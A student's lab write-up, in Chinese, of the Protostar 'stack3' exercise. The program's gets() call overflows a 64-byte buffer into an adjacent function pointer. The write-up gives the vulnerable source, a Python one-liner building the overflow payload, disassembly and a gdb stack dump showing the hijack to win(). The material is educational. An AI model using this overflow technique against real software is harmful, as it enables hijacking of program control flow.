

CS3312 Lab Stack3

学号: 522031910439 姓名: 梁俊轩

2025 年 3 月 12 日

1 代码逻辑和漏洞分析

对源码进行分析, 在 Protostar 官网可以看到 stack3 的 C 语言源代码:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
    printf("code flow successfully changed\n");
}


int main(int argc, char **argv)
{
    volatile int (*fp)();
    char buffer[64];

    fp = 0;

    gets(buffer);

    if(fp) {
        printf("calling function pointer, jumping to 0x%08x\n", fp);
        fp();
    }
}
```

首先运行一下程序:



```
root@protostar:/opt/protostar/bin# ./stack3 abcd
root@protostar:/opt/protostar/bin#
```

图 1 运行结果

并没有什么输出。对源码进行分析可以知道这个程序依旧存在 buffer 溢出的问题, buffer 和指针 fp 是紧邻的, 那么我们要做的就是对输入进行修改使得 buffer 恰好溢出到 fp, 从而能跳转到 win() 函数上。

通过 p win 找到 win() 函数的地址, 为 0x08048424:

```
(gdb) p win
$1 = {void (void)} 0x8048424 <win>
(gdb)
```

图 2 win() 函数的地址

```
root@protostar:/opt/protostar/bin# python -c 'print "A"*64+"\x24\x84\x04\x08"' > exp.txt
root@protostar:/opt/protostar/bin# cat exp.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$
root@protostar:/opt/protostar/bin#
```

图 3 输入构造

通过 python 程序构造输入，使得输入中溢出的部分恰好为 0x08048424：
对 intel 风格的汇编代码进行分析：

```
0x08048438 <main+0>:push    ebp
0x08048439 <main+1>:mov     ebp, esp
0x0804843b <main+3>:and     esp, 0xfffffff0
0x0804843e <main+6>:sub     esp, 0x60
0x08048441 <main+9>:mov     DWORD PTR [esp+0x5c], 0x0
0x08048449 <main+17>:lea     eax, [esp+0x1c]
0x0804844d <main+21>:mov     DWORD PTR [esp], eax
0x08048450 <main+24>:call    0x8048330 <gets@plt>
0x08048455 <main+29>:cmp     DWORD PTR [esp+0x5c], 0x0
0x0804845a <main+34>:je      0x8048477 <main+63>
0x0804845c <main+36>:mov     eax, 0x8048560
0x08048461 <main+41>:mov     edx, DWORD PTR [esp+0x5c]
0x08048465 <main+45>:mov     DWORD PTR [esp+0x4], edx
0x08048469 <main+49>:mov     DWORD PTR [esp], eax
0x0804846c <main+52>:call    0x8048350 <printf@plt>
0x08048471 <main+57>:mov     eax, DWORD PTR [esp+0x5c]
0x08048475 <main+61>:call    eax
0x08048477 <main+63>:leave
0x08048478 <main+64>:ret
```

结合 C 代码，跳转到 win() 函数对应的地址为 0x08048475，因此将断点打在 0x08048475，观察结果：

```
(gdb) r < exp.txt
Starting program: /opt/protostar/bin/stack3 < exp.txt
calling function pointer, jumping to 0x08048424

Breakpoint 1, 0x08048475 in main (argc=1, argv=0xbffffd74) at stack3/stack3.c:22
22      stack3/stack3.c: No such file or directory.
   in stack3/stack3.c
(gdb) x/48wx $esp
0xbffffc60: 0x08048560 0x08048424 0xb7fff8f8 0xb7f0186e
0xbffffc70: 0xb7fd7ff4 0xb7ec6165 0xbffffc88 0x41414141
0xbffffc80: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc90: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffca0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffcb0: 0x41414141 0x41414141 0x41414141 0x08048424
0xbffffcc0: 0x08048400 0x00000000 0xbffffd48 0xb7eadc76
0xbffffcd0: 0x00000001 0xbffffd74 0xbffffd7c 0xb7fe1848
0xbffffce0: 0xbffffd30 0xffffffff 0xb7ffeff4 0x08048266
0xbffffcf0: 0x00000001 0xbffffd30 0xb7ff0626 0xb7fffab0
0xbffffd00: 0xb7fe1b28 0xb7fd7ff4 0x00000000 0x00000000
0xbffffd10: 0xbffffd48 0xe8fbab30 0xc2ba7d20 0x00000000
```

图 4 最终结果

第一个断点时，检查从 esp 栈顶开始的 48 个 word，可以看到 0xbffffcb0 到 0xbffffcbf 的内容为



0x08048424，因为大小端存储的关系恰好反过来，再继续执行之后成功跳转到 win() 函数。